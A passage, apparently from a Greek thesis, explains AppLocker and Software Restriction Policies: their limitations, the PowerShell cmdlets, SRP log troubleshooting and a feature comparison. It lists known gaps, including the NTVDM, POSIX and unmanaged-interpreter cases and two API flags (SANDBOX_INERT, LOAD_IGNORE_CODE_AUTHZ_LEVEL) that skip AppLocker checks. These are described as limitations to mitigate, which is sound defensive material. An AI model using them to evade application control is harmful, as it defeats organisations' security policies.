αλλαγές σε μια πολιτική AppLocker σε μια τοπική συσκευή που είναι συνδεδεμένη σε έναν τομέα, αυτές οι αλλαγές θα μπορούσαν να αντικατασταθούν ή να μην ισχύσουν από το αντικείμενο πολιτικής GPO που περιέχει τον κανόνα AppLocker για το ίδιο αρχείο (ή διαδρομή) την τοπική συσκευή. Ωστόσο, επειδή οι κανόνες AppLocker είναι πρόσθετοι, μια τοπική πολιτική που δεν βρίσκεται σε GPO θα εξακολουθεί να αξιολογείται για αυτόν τον υπολογιστή. Εάν ο τοπικός υπολογιστής δεν είναι συνδεδεμένος με έναν τομέα και δεν διαχειρίζεται την πολιτική ομάδας, ένα άτομο με διαπιστευτήρια διαχείρισης μπορεί να αλλάξει την πολιτική AppLocker. Είναι μία περίπλοκη κατάσταση γιατί για να την αντιμετωπίσεις χρειάζεται εντελώς διαφορετική λογική. Είναι καλό και εφόσον το επιτρέπουν οι συνθήκες να υπάρχει σύνδεση μίας τοπικής συσκευής με ένα τομέα για να μπορέσει να υπάρξει κάποιος έλεγχος ή κάποια διόρθωση ή και άρνηση αλλαγών σε περίπτωση πρόσθετων κανόνων. Η αδυναμία – δυνατότητα εδώ είναι η χρήση admin credentials σε user περιβάλλον.

Χρειάζεται την βοήθεια των Access lists. Κατά την εξασφάλιση αρχείων σε έναν κατάλογο με έναν κανόνα του τύπου ελέγχου διαδρομής, ανεξάρτητα από το αν επιτρέπεται ή απορρίπτεται η ενέργεια στον κανόνα, εξακολουθεί να είναι απαραίτητη η ορθή πρακτική του περιορισμού πρόσβασης στα αρχεία αυτά ρυθμίζοντας τις λίστες ελέγχου πρόσβασης (ACL) και την πολιτική ασφαλείας. Εδώ αναφέρεται και μία ένοια που έχει αναφερθεί ξανά, του συνδυασμού δύο τεχνικών για την πλήρη κάλυψη. Έτσι προκύπτει ότι το access control lists καλύπτει αδυναμίες ασφαλείας του AppLocker.

Ανίσχυρο σε συγκεκριμένα 16bit αρχεία. Το AppLocker δεν προστατεύει από την εκτέλεση δυαδικών αρχείων DOS 16 bit στο Virtual DOS Machine (NTVDM). Αυτή η τεχνολογία επιτρέπει την εκτέλεση παλαιών προγραμμάτων DOS και 16-bit Windows σε υπολογιστές που χρησιμοποιούν Intel 80386 ή νεότερη έκδοση όταν υπάρχει ήδη ένα άλλο λειτουργικό σύστημα που εκτελείται και ελέγχει το υλικό. Το αποτέλεσμα είναι ότι τα δυαδικά αρχεία 16-bit μπορούν ακόμα να εκτελεστούν σε Windows Server 2008 R2 και Windows 7 όταν το AppLocker είναι ρυθμισμένο να παρεμποδίζει διαφορετικά τα δυαδικά αρχεία και τις βιβλιοθήκες. Εάν απαιτείται απαγόρευση εκτέλεσης των εφαρμογών των 16 bit, πρέπει να ρυθμιστεί στη συλλογή κανόνων εκτελέσιμων κανόνων για το NTVDM.exe. Εδώ καταγράφεται ένα μέτρο πάνω σε μία αδυναμία που υπάρχει στον AppLocker η οποία όμως αντιμετωπίζεται μέσω του ίδιου του AppLocker.

Υποσυστήματα. Δεν μπορείτε να χρησιμοποιηθεί το AppLocker (ή οι πολιτικές περιορισμού λογισμικού) για να αποτραπεί η εκτέλεση κώδικα εκτός του υποσυστήματος Win32. Συγκεκριμένα, αυτό ισχύει για το υποσύστημα (POSIX) στα Windows NT. Εάν απαιτείται απαγόρευση εκτέλεσης εφαρμογών στο υποσύστημα POSIX, πρέπει να απενεργοποιηθεί το υποσύστημα [31] [33] [42].

Τα υποσυστήματα (subsystems) των Windows NT επιτρέπουν τη μίμηση διαφορετικών συστημάτων:

- Windows (περιλαμβάνει και εφαρμογές MS-DOS και Windows 3.1)
- POSIX (για εφαρμογές Unix)
- 16 bit OS/2
- περιβάλλον αποσφαλμάτωσης (ελέγχει εφαρμογές για λάθη)

Η λειτουργία των υποσυστημάτων βασίζεται στο μοντέλο του πελάτη υπηρέτη. Κάθε διεργασία εκτελείται ως πελάτης του συγκεκριμένου υποσυστήματος για το οποίο είναι σχεδιασμένη. Το υποσύστημα εκτελείται έξω από τον πυρήνα ως υπηρέτης που λαμβάνει εντολές από τη διεργασία και τις μεταβιβάζει στον πυρήνα του λειτουργικού συστήματος. Ορισμένες λειτουργίες του υποσυστήματος μπορεί να εκτελούνται απευθείας στον υπηρέτη του χωρίς τη διαμεσολάβηση του πυρήνα.

Μπορεί να αποκλειστεί το υποσύστημα των Windows για το Linux, αποκλείοντας το LxssManager.dll

Ερμηνευμένος κώδικας. Το AppLocker μπορεί να ελέγχει μόνο τα αρχεία VBScript, JScript, .bat, αρχεία .cmd και δέσμες ενεργειών των Windows PowerShell. Δεν ελέγχει όλους τους ερμηνευμένους κώδικες που εκτελούνται στο πλαίσιο μιας διαδικασίας κεντρικού υπολογιστή, για παράδειγμα, scripts και μακροεντολές Perl, Python. Ο ερμηνευμένος κώδικας είναι μια μορφή εκτελέσιμου κώδικα που εκτελείται μέσα σε μια διαδικασία ξενιστή. Για παράδειγμα, τα αρχεία των Windows (* .bat) εκτελούνται στο πλαίσιο του Host Command Host (cmd.exe). Για να ελέγξουμε τον ερμηνευμένο κώδικα χρησιμοποιώντας το AppLocker, η διαδικασία κεντρικού υπολογιστή πρέπει να καλέσει το AppLocker προτού εκτελέσει τον ερμηνευμένο κώδικα και στη συνέχεια να επιβάλει την απόφαση που επιστρέφει το AppLocker. Δεν καλούν όλες οι διεργασίες υποδοχής το AppLocker και επομένως το AppLocker δεν μπορεί να ελέγξει κάθε είδος ερμηνευμένου κώδικα, όπως οι μακροεντολές του Microsoft Office.

Ρ**υθμίσεις ασφαλείας των διαδικασιών(processes).** Ένα άλλο σημαντικό θέμα που προκύπτει είναι να γίνουν οι σωστές ενέργειες πάνω στις ρυθμίσεις ασφαλείας των διαδικασιών(processes) του κεντρικού υπολογιστή. Εάν δηλαδή πρέπει να τους επιτραπεί να εκτελούνται ή όχι. Για παράδειγμα, ρυθμίζουμε τις παραμέτρους των ρυθμίσεων ασφαλείας στο Microsoft Office για να βεβαιωθούμε ότι έχουν φορτωθεί μόνο υπογεγραμμένες και αξιόπιστες μακροεντολές.

Συμπεριφορά των εφαρμογών μετά την εκκίνησή τους. Οι κανόνες AppLocker επιτρέπουν ή εμποδίζουν την εκκίνηση μιας εφαρμογής. Το AppLocker δεν ελέγχει τη συμπεριφορά των εφαρμογών μετά την εκκίνησή τους. Οι εφαρμογές θα μπορούσαν να περιέχουν σημαίες οι οποίες περάστηκαν στις λειτουργίες που σηματοδοτούν το AppLocker για να παρακάμψουν τους κανόνες και να επιτρέψουν τη φόρτωση ενός άλλου αρχείου .exe ή .dll. Στην πράξη, μια εφαρμογή που επιτρέπεται από την AppLocker θα μπορούσε να χρησιμοποιήσει αυτές τις σημαίες για να παρακάμψει τους κανόνες του AppLocker και να ξεκινήσει διαδικασίες παιδιού. Πρέπει να εξετάστεί λεπτομερώς κάθε εφαρμογή πριν τηε επιτραπεί να τρέξει χρησιμοποιώντας τους κανόνες του AppLocker.

Οι δύο σημαίες που απεικονίζουν αυτήν την κατάσταση είναι SANDBOX_INERT, το οποίο μπορεί να μεταβιβαστεί στο CreateRestrictedToken και LOAD_IGNORE_CODE_AUTHZ_LEVEL, το οποίο μπορεί να μεταβιβαστεί στο LoadLibraryEx. Και οι δύο αυτές σημαίες σηματοδοτούν το AppLocker να παρακάμψει τους κανόνες και να επιτρέψει τη φόρτωση ενός παιδιού .exe ή .dll [42]..

2.2.15. Cmdlets

Εδώ υπάρχει μια αναφορά για το τι είναι τα cmdlets και τη γενικότερη σχέση τους με τον AppLocker και το powerhell. Ουσιαστικά είναι κάποιες εντολές στο τερματικό του powershell που χρησιμοποιούνται για να γίνουν κάποιες ενέργειες που αφορούν τον AppLocker. Ο αριθμός τους, 5.

Τα πέντε cmdlet AppLocker έχουν σχεδιαστεί για να εξομαλύνουν τη διαχείριση μιας πολιτικής AppLocker. Μπορούν να χρησιμοποιηθούν για τη δημιουργία, δοκιμή, συντήρηση και αντιμετώπιση προβλημάτων μιας πολιτικής AppLocker. Τα cmdlet προορίζονται να χρησιμοποιηθούν σε συνδυασμό με τη διεπαφή χρήστη AppLocker, στην οποία γίνεται πρόσβαση μέσω της επέκτασης συμπληρωματικού προγράμματος της κονσόλας διαχείρισης της Microsoft (MMC), στο συμπληρωματικό πρόγραμμα (Local Security Policy snap-in)"Πολιτική τοπικής ασφάλειας" και στην(Group Policy Management Console) "Κονσόλα διαχείρισης πολιτικής ομάδας".

Για να γίνει επεξεργασία ή ενημέρωση ενός αντικειμένου πολιτικής ομάδας (GPO) χρησιμοποιώντας τα cmdlet AppLocker, πρέπει να έχετε δικαιώματα ρύθμισης παραμέτρων. Από προεπιλογή, τα μέλη των ομάδων Domain Admins group, the Enterprise Admins group, and the Group Policy Creator Owners group Domain Admins, έχουν αυτήν την άδεια. Για να εκτελεστούν εργασίες χρησιμοποιώντας το συμπληρωματικό πρόγραμμα "Πολιτική τοπικής ασφάλειας"(Local Security Policy), πρέπει να κάποιος να είναι μέλος της τοπικής ομάδας Administrators ή ισοδύναμης ομάδας στον υπολογιστή.’

Ανάκτηση πληροφοριών εφαρμογής: Το cmdlet Get-AppLockerFileInformation ανακτά τις πληροφορίες του αρχείου AppLocker από μια λίστα αρχείων ή από ένα αρχείο καταγραφής συμβάντων. Οι πληροφορίες αρχείου που ανακτώνται μπορούν να περιλαμβάνουν πληροφορίες εκδότη, πληροφορίες κατακερματισμού αρχείων και πληροφορίες διαδρομής αρχείου. Οι πληροφορίες αρχείου από ένα αρχείο καταγραφής συμβάντων(event log) ενδέχεται να μην περιέχουν όλα αυτά τα πεδία. Τα αρχεία που δεν έχουν υπογραφεί δεν έχουν πληροφορίες εκδότη.

Ορισμός πολιτικής AppLocker: Το cmdlet Set-AppLockerPolicy ορίζει το καθορισμένο GPO για να περιέχει την καθορισμένη πολιτική AppLocker. Εάν δεν έχει καθοριστεί ελαφρύ πρωτόκολλο πρόσβασης καταλόγου (LDAP), το προεπιλεγμένο είναι το τοπικό GPO.

Ανάκτηση πολιτικής AppLocker: Το cmdlet Get-AppLockerPolicy παίρνει την πολιτική AppLocker από το τοπικό GPO, από ένα συγκεκριμένο GPO ή από την αποτελεσματική πολιτική AppLocker στη συσκευή. Η έξοδος της πολιτικής AppLocker είναι ένα αντικείμενο AppLockerPolicy ή μια συμβολοσειρά με μορφή XML.

Δημιουργία κανόνα για έναν συγκεκριμένο χρήστη ή ομάδα: Το cmdlet New-AppLockerPolicy χρησιμοποιεί μια λίστα πληροφοριών αρχείου για την αυτόματη δημιουργία κανόνων για έναν συγκεκριμένο χρήστη ή ομάδα. Μπορεί να δημιουργήσει κανόνες που βασίζονται σε πληροφορίες εκδότη, κατακερματισμού ή διαδρομής. Χρησιμοποιήστε το Get-AppLockerFileInformation για την δημιουργία λίστας των πληροφοριών αρχείου.

Έλεγχος της πολιτικής AppLocker έναντι ενός συνόλου αρχείων: Το cmdlet Test-AppLockerPolicy χρησιμοποιεί την καθορισμένη πολιτική AppLocker για να ελέγξει αν επιτρέπεται να εκτελείται ή όχι συγκεκριμένη λίστα αρχείων στην τοπική συσκευή για συγκεκριμένο χρήστη.

Τα συγκεκριμένα cmdlets για να χρησιμοποιηθούν στο powershell χρειάζεται να προστεθούν και κάποιες παραμέτρους όπως το -path, -xmlpath, -user κλπ [42].

2.3. Επίλυση προβλημάτων

Σε περίπτωση που εντοπιστεί κάποια δυσλειτουργία ή γενικότερα κάποιο πρόβλημα, η καλύτερη λύση είναι να ανατρέξουμε στα logs. Πηγαίνουμε στον event viewer -> create custom -> Filter -> By Source και βάζουμε στο φίλτρο SoftwareRestrictionPolicy, το ονομάζουμε και θα δούμε όλα τα logs που έχουν σχέση με το SRP. Τα αναγνωριστικά συμβάντων 865, 866 και 867 στο αρχείο καταγραφής συστήματος είναι αυτά που αντιστοιχούν στην περίπτωσή μας [40] [43].

Επίσης υπάρχει η δυνατότητα να απομονώσουμε τα logs σε ένα φάκελο για ευκολότερη πρόσβαση. Αυτό γίνεται μέσω ενός κλειδιού στη registry.


Η εντολή για ενεργοποίηση της δυνατότητας και καθορισμού του μονοπατιού είναι:

```
C:\WINDOWS\System32>reg.exe
add"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers" /v
LogFileName /d C:\...\logs\srplog.txt
```

Η εντολή για απενεργοποίηση αυτής της δυνατότητας :

```
C:\WINDOWS\System32>reg.exe delete
"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers" /v
LogFileName /f
```

[33] [40] [43]



Εικόνα 4: Εμφάνιση των αρχείων καταγραφής

3. Διαφορές SRP και AppLocker

3.1. Διαφορές στα βασικά χαρακτηριστικά των δύο πολιτικών

Είναι δύο ίδιας σχεδόν λογικής τεχνικές όπου η μία αποτελεί την εξέλιξη της άλλης. Γενικότερα ο AppLocker υποστηρίζεται σε συστήματα που εκτελούν Windows 7 και άνω. Οι πολιτικές περιορισμού λογισμικού (SRP) υποστηρίζονται σε συστήματα που εκτελούν Windows Vista ή παλαιότερα. Η λογική λέει να χρησιμοποιείται το SRP για έλεγχο εφαρμογών στους υπολογιστές πριν από τα Windows 7, και ο AppLocker να χρησιμοποιείται για υπολογιστές που εκτελούν Windows Server 2008 R2, Windows 7 και νεότερες εκδόσεις. Συνιστάται η δημιουργία κανόνων AppLocker και SRP σε ξεχωριστά αντικείμενα πολιτικής GPO και να διαμορφώνουμε το GPO με πολιτικές SRP σε συστήματα που εκτελούν Windows

Vista ή παλαιότερα. Όταν εφαρμόζονται και οι δύο πολιτικές SRP και AppLocker σε υπολογιστές που εκτελούν Windows Server 2008 R2, Windows 7 και μεταγενέστερες, οι πολιτικές SRP αγνοούνται. Παρακάτω καταγράφονται όλες οι διαφορές τους, λειτουργικές ή και συμβατότητας όπως αναφέρθηκε και παραπάνω.

Πεδίο εφαρμογής: Οι πολιτικές SRP μπορούν να εφαρμοστούν σε όλα τα λειτουργικά συστήματα των Windows που ξεκινούν με τα Windows XP και Windows Server 2003. Οι πολιτικές AppLocker ισχύουν μόνο για Windows Server 2008 R2, Windows 7 και νεότερες εκδόσεις.

Δημιουργία πολιτικής: Οι πολιτικές SRP διατηρούνται μέσω της πολιτικής ομάδας και μόνο ο διαχειριστής του GPO μπορεί να ενημερώσει την πολιτική SRP. Ο διαχειριστής του τοπικού υπολογιστή μπορεί να τροποποιήσει τις πολιτικές SRP που ορίζονται στο τοπικό GPO. Οι πολιτικές AppLocker διατηρούνται μέσω της Πολιτικής ομάδας και μόνο ο διαχειριστής του GPO μπορεί να ενημερώσει την πολιτική. Ο διαχειριστής του τοπικού υπολογιστή μπορεί να τροποποιήσει τις πολιτικές AppLocker που ορίζονται στο τοπικό GPO.Το AppLocker επιτρέπει την προσαρμογή των μηνυμάτων σφάλματος για να κατευθύνει τους χρήστες σε μια ιστοσελίδα για βοήθεια.

Πολιτική συντήρησης: Οι πολιτικές SRP πρέπει να ενημερωθούν χρησιμοποιώντας το συμπληρωματικό πρόγραμμα "Πολιτική τοπικής ασφάλειας" (εάν οι πολιτικές δημιουργούνται τοπικά) ή η κονσόλα διαχείρισης πολιτικής ομάδας (GPMC). Οι πολιτικές AppLocker μπορούν να ενημερωθούν χρησιμοποιώντας το συμπληρωματικό πρόγραμμα "Τοπική πολιτική ασφαλείας" (εάν οι πολιτικές δημιουργούνται τοπικά) ή το αρχείο GPMC ή τα Windows cmd του Windows PowerShell AppLocker.

Εφαρμογή πολιτικής: Οι πολιτικές SRP διανέμονται μέσω της πολιτικής ομάδας. Οι πολιτικές AppLocker διανέμονται μέσω της Πολιτικής ομάδας.

Τρόπος επιβολής: Το SRP λειτουργεί στη λειτουργία κατάργησης λίστας όπου οι διαχειριστές μπορούν να δημιουργήσουν κανόνες για αρχεία που δεν επιθυμούν να επιτρέψουν σε αυτήν την Επιχείρηση ενώ το υπόλοιπο αρχείο επιτρέπεται να εκτελείται από προεπιλογή. Το SRP μπορεί επίσης να ρυθμιστεί στο "mode list allow" έτσι ώστε από προεπιλογή να αποκλειστούν όλα τα αρχεία και οι διαχειριστές πρέπει να δημιουργήσουν κανόνες για τα αρχεία που θέλουν να επιτρέψουν. Το AppLocker λειτουργεί από προεπιλογή στο "mode list allow" όπου επιτρέπεται να εκτελούνται μόνο αυτά τα αρχεία για τα οποία υπάρχει ένας κανόνας επιτρεπτού.

Τύποι αρχείων που μπορούν να ελεγχθούν: Το SRP μπορεί να ελέγξει τους ακόλουθους τύπους αρχείων:Εκτελέσιμα-αρχεία.Dlls.Scripts.Windows-Installers,Το SRP δεν μπορεί να ελέγξει ξεχωριστά κάθε τύπο αρχείου. Όλοι οι κανόνες SRP βρίσκονται σε μια ενιαία συλλογή κανόνων. Το AppLocker μπορεί να ελέγξει τους ακόλουθους τύπους αρχείων: Εκτελέσιμα-αρχεία,Dlls,Scripts,Windows-Installers,Συσκευασμένες εφαρμογές και εγκαταστάτες. Το AppLocker διατηρεί μια ξεχωριστή συλλογή κανόνων για καθέναν από τους πέντε τύπους αρχείων.

Καθορισμένοι τύποι αρχείων: Το SRP υποστηρίζει μια επεκτάσιμη λίστα τύπων αρχείων που θεωρούνται εκτελέσιμα. Οι διαχειριστές μπορούν να προσθέσουν επεκτάσεις για αρχεία που πρέπει να θεωρούνται εκτελέσιμα. Το AppLocker υποστηρίζει προς το παρόν τις ακόλουθες επεκτάσεις αρχείων:

- Εκτελέσιμα αρχεία (.exe, .com)
- Τα dlls (.ocx, .dll)
- Scripts (.vbs, .js, .ps1, .cmd, .bat)
- Windows installer(.msi, .mst, .msp)
- Application contractors (.appx)

Καθορισμένοι τύποι αρχείων: Το SRP υποστηρίζει μια επεκτάσιμη λίστα τύπων αρχείων που θεωρούνται εκτελέσιμα. Οι διαχειριστές μπορούν να προσθέσουν επεκτάσεις για αρχεία που πρέπει να θεωρούνται εκτελέσιμα. Το AppLocker υποστηρίζει προς το παρόν τις ακόλουθες επεκτάσεις αρχείων:

- Εκτελέσιμα αρχεία (.exe, .com)
- Τα dlls (.ocx, .dll)
- Scripts (.vbs, .js, .ps1, .cmd, .bat)
- Windows installer (.msi, .mst, .msp)
- Application contractors (.appx)

Τύποι κανόνων: Το SRP υποστηρίζει τέσσερις τύπους.κανόνων: Hash,Path,Signature,Internet zone. Το AppLocker υποστηρίζει τρεις τύπους κανόνων: File-hash,Path,Publisher. Όσο αναφορά την Επεξεργασία της τιμής κατακερματισμού: Στα Windows XP, μπορούμε να χρησιμοποιήσουμε το SRP για

να δώσετε προσαρμοσμένες τιμές hash. Το AppLocker υπολογίζει την ίδια την τιμή κατακερματισμού. Εσωτερικά χρησιμοποιεί το hash SHA2 Authenticode για τα Portable Executables (exe και dll) και τα Windows Installers και το SHA2 flat hash για τα υπόλοιπα.

Υποστήριξη για διαφορετικά επίπεδα ασφάλειας: Με το SRP, μπορούν να καθοριστούν τα δικαιώματα με τα οποία μπορεί να εκτελεστεί μια εφαρμογή. Επομένως, μπορούμε να διαμορφώσουμε έναν κανόνα έτσι ώστε το Notepad να εκτελείται πάντα με περιορισμένα δικαιώματα και ποτέ με δικαιώματα διαχειριστή. Το SRP στα Windows Vista και στα προγενέστερα λειτουργικά υποστηρίζει πολλαπλά επίπεδα ασφαλείας. Στα Windows 7, ο κατάλογος αυτός περιοριζόταν σε δύο επίπεδα: Disallowed and Unrestricted (Ο βασικός χρήστης μεταφράζεται σε Disallowed). Το AppLocker δεν υποστηρίζει επίπεδα ασφαλείας.

Υποστήριξη για διαφορετικά επίπεδα ασφάλειας: Στόχευση ενός κανόνα σε έναν χρήστη ή σε μια ομάδα χρηστών. Οι κανόνες SRP ισχύουν για όλους τους χρήστες ενός συγκεκριμένου υπολογιστή., Οι κανόνες AppLocker μπορούν να στοχεύουν σε συγκεκριμένο χρήστη ή ομάδα χρηστών. Υποστήριξη εξαιρέσεων κατά κανόνα. Το SRP δεν υποστηρίζει εξαιρέσεις κανόνων. Οι κανόνες AppLocker μπορούν να έχουν εξαιρέσεις οι οποίες σας επιτρέπουν να δημιουργήσετε κανόνες όπως "Επιτρέψτε τα πάντα από τα Windows εκτός από το regedit.exe".

Υποστήριξη για την εξαγωγή και την εισαγωγή πολιτικών: Το SRP δεν υποστηρίζει την εισαγωγή / εξαγωγή πολιτικής. Ο AppLocker υποστηρίζει την εισαγωγή και εξαγωγή πολιτικών. Αυτό επιτρέπει να δημιουργηθεί πολιτική AppLocker σε μια συσκευή δείγματος, να δοκιμαστεί και στη συνέχεια να εξαγάγουμε αυτήν την πολιτική και να την εισαγάγουμε ξανά στο επιθυμητό αντικείμενο GPO.

Εκτέλεση κανόνων: Εσωτερικά, οι κανόνες επιβολής κανόνων του SRP συμβαίνουν στη λειτουργία χρήστη, η οποία είναι λιγότερο ασφαλής. Εσωτερικά, οι κανόνες AppLocker για τα αρχεία .exe και .dll επιβάλλονται στη λειτουργία πυρήνα, η οποία είναι πιο ασφαλής από την επιβολή τους στη λειτουργία χρήστη

Υποστήριξη χρήστη: Το SRP επιτρέπει στους χρήστες να εγκαθιστούν εφαρμογές ως διαχειριστές.: Οι πολιτικές AppLocker διατηρούνται μέσω της Πολιτικής ομάδας και μόνο ο διαχειριστής της συσκευής μπορεί να ενημερώσει μια πολιτική AppLocker. Το AppLocker επιτρέπει την προσαρμογή των μηνυμάτων σφάλματος για να κατευθύνει τους χρήστες σε μια ιστοσελίδα για βοήθεια. Διαφορετικές πολιτικές για διαφορετικούς χρήστες. Στο SRP οι κανόνες εφαρμόζονται ομοιόμορφα σε όλους τους χρήστες μιας συγκεκριμένης συσκευής. Σε μια συσκευή που μοιράζεται πολλοί χρήστες, ένας διαχειριστής μπορεί να καθορίσει τις ομάδες χρηστών που έχουν πρόσβαση στο εγκατεστημένο λογισμικό. Χρησιμοποιώντας το AppLocker, ένας διαχειριστής μπορεί να καθορίσει τον χρήστη στον οποίο πρέπει να εφαρμοστεί ένας συγκεκριμένος κανόνας.

Διαχείριση όλου του λογισμικού στον υπολογιστή: Το SRP μπορεί να αποτρέψει την εγκατάσταση όλων των πακέτων του Windows Installer. Επιτρέπει την εγκατάσταση αρχείων .msi που έχουν υπογραφεί ψηφιακά από τον οργανισμό. Για τον AppLocker η συλλογή κανόνων του Windows Installer είναι ένα σύνολο κανόνων που δημιουργούνται για τους τύπους αρχείων του Windows Installer (.mst, .msi και .msp) για να μπορείτε να ελέγχετε την εγκατάσταση αρχείων σε υπολογιστές-πελάτες και διακομιστές. Στο SRP όλα τα λογισμικά διαχειρίζονται σε ένα σύνολο κανόνων. Από προεπιλογή, η πολιτική για τη διαχείριση όλου του λογισμικού σε μια συσκευή αποκλείει όλο το λογισμικό στη συσκευή του χρήστη εκτός από το λογισμικό που είναι εγκατεστημένο στο φάκελο των Windows, στο φάκελο Πρόγραμμα αρχείων ή στους υποφακέλους. Σε αντίθεση με το SRP, κάθε συλλογή κανόνα AppLocker λειτουργεί ως επιτρεπόμενη λίστα αρχείων. Μόνο τα αρχεία που παρατίθενται στη συλλογή κανόνων θα επιτρέπεται να εκτελούνται. Αυτή η ρύθμιση διευκολύνει τους διαχειριστές να προσδιορίσουν τι θα συμβεί όταν εφαρμοστεί ένας κανόνας AppLocker [31] [33] [41] [42].

Πίνακας 5: Βασικές διαφορές SRP και AppLocker

Feature	Software Restriction Policy	AppLocker
Πεδίο εφαρμογής	Όλοι οι χρήστες	Συγκεκριμένος Χρήστης ή ομάδα
Τύποι κανόνων που παρέχονται	Καθορίζονται από τα Security levels Disallowed Basic-User Unrestricted	Allow Deny
Αρχική κατάσταση κανόνων	Unrestricted	Implicit Deny
Audit-only mode (Κατάσταση που επιτρέπει μόνο τον έλεγχο)	Όχι	Ναι
Οδηγός για τη δημιουργία πολλαπλών κανόνων ταυτόχρονα	Όχι	Ναι
Εισαγωγή ή εξαγωγή πολιτικής (Διαμοιρασμός)	Όχι	Ναι
Συλλογή κανόνων	Όχι	Ναι
Υποστήριξη Windows Powershell	Όχι	Ναι
Προσαρμοσμένα μηνύματα σφαλμάτων	Όχι	Ναι

3.2. Χρήση AppLocker, SRP στον ίδιο τομέα

Σε έναν τομέα(domain) υπάρχει μεγάλη πιθανότητα ειδικά μετά από μία αναβάθμιση λειτουργικών συστημάτων να έχουμε συνύπαρξη και του Software Restriction Policy και του AppLocker. Είναι πολύ λογικό να συμβαίνει αυτό για τι μιλάμε για ένα domain που περιέχει πολλά group policy objects(GPO). Άλλωστε μπορεί να χρειαστεί να συνυπάρξουν διαφορετικών γενεών λειτουργικά και λόγω του χρονοδιαγράμματος της αναβάθμισης των συστημάτων αλλά και λόγω της δυσλειτουργικότητας και της μη αποδοτικότητας κάποιων λογισμικών με κάποια καινούρια έκδοση λειτουργικού.

Βέλτιστη πρακτική σε αυτές τις περιπτώσεις αποτελεί η χρήση ξεχωριστών αντικειμένων πολιτικής ομάδων (GPO) σε κάθε εφαρμογή SRP ή AppLocker πολιτικών ξεχωριστά.

Παρακάτω υπάρχει ένα σενάριο που δείχνει πώς επηρεάζεται μία εφαρμογή λογισμικού διαχείρισης δεδομένων για λογαριασμό πολυεθνικής εταιρίας από τα δύο είδη πολιτικών αυτών σε διάφορα λειτουργικά συστήματα Windows [07] [25] [42] [43].

Πίνακας 6: Παράδειγμα εφαρμογής πολιτικών ασφάλειας σε πολυεθνική εταιρία

Λειτουργικό Σύστημα (OS)	**Πολυεθνική GPO AppLocker policy**	**Πολυεθνική GPO SRP policy**	**Πολυεθνική GPO AppLocker-SRP policy**
Windows 10 **Windows 8.1** **Windows 8** **Windows 7**	Οι πολιτικές AppLocker στο GPO εφαρμόζονται και αντικαθιστούν τις τοπικές πολιτικές AppLocker.	Οι τοπικές πολιτικές AppLocker αντικαθιστούν τις πολιτικές που δημιουργούνται από το SRP που εφαρμόζονται μέσω του GPO.	Οι πολιτικές AppLocker στο GPO εφαρμόζονται και αντικαθιστούν τις πολιτικές που δημιουργούνται από το SRP στις πολιτικές GPO και τις τοπικές πολιτικές ή πολιτικές

			του AppLocker που δημιουργούνται από το SRP.
Windows Vista	Δεν εφαρμόζονται οι πολιτικές AppLocker.	Οι πολιτικές που δημιουργούνται από το SRP στο GPO εφαρμόζονται και αντικαθιστούν τις τοπικές πολιτικές που δημιουργούνται από τις πολιτικές SRP.AppLocker πολιτικές δεν εφαρμόζονται.	Οι πολιτικές που δημιουργούνται από το SRP στο GPO εφαρμόζονται και αντικαθιστούν τις τοπικές πολιτικές που δημιουργούνται από τις πολιτικές SRP.AppLocker πολιτικές δεν εφαρμόζονται.
Windows XP	Δεν εφαρμόζονται οι πολιτικές AppLocker.	Οι πολιτικές που δημιουργούνται από το SRP στο GPO εφαρμόζονται και αντικαθιστούν τις τοπικές πολιτικές που δημιουργούνται από τις πολιτικές SRP.AppLocker πολιτικές δεν εφαρμόζονται.	Οι πολιτικές που δημιουργούνται από το SRP στο GPO εφαρμόζονται και αντικαθιστούν τις τοπικές πολιτικές που δημιουργούνται από τις πολιτικές SRP.AppLocker πολιτικές δεν εφαρμόζονται.

Συμπερασματικά παρατηρούμε ότι ο AppLocker αποτελεί ένα εργαλείο που ανταποκρίνεται σε πολύ μεγάλο βαθμό στις απαιτήσεις ασφάλειας σε σχέση με τον πρόγονό του το SRP. Ουσιαστικά περιέχει όλες τις δυνατότητες του SRP έχοντας πολλές παραπάνω λειτουργίες και είναι πιο εύχρηστο. Η βασικότερη διαφορά τους είναι ότι με τον AppLocker μπορεί να καθοριστεί το πεδίο όπου θα ενεργήσουν οι κανόνες, κάτι που σε εταιρικό περιβάλλον τον κάνει αρκετά χρήσιμο γιατί μιλάμε για πολλούς διαφορετικούς τομείς με διαφορετικές ανάγκες. [31] [33] [41] [42]

4. Εφαρμογή πολιτικής whitelisting

4.1. Σενάριο εφαρμογής πολιτικής whitelisting

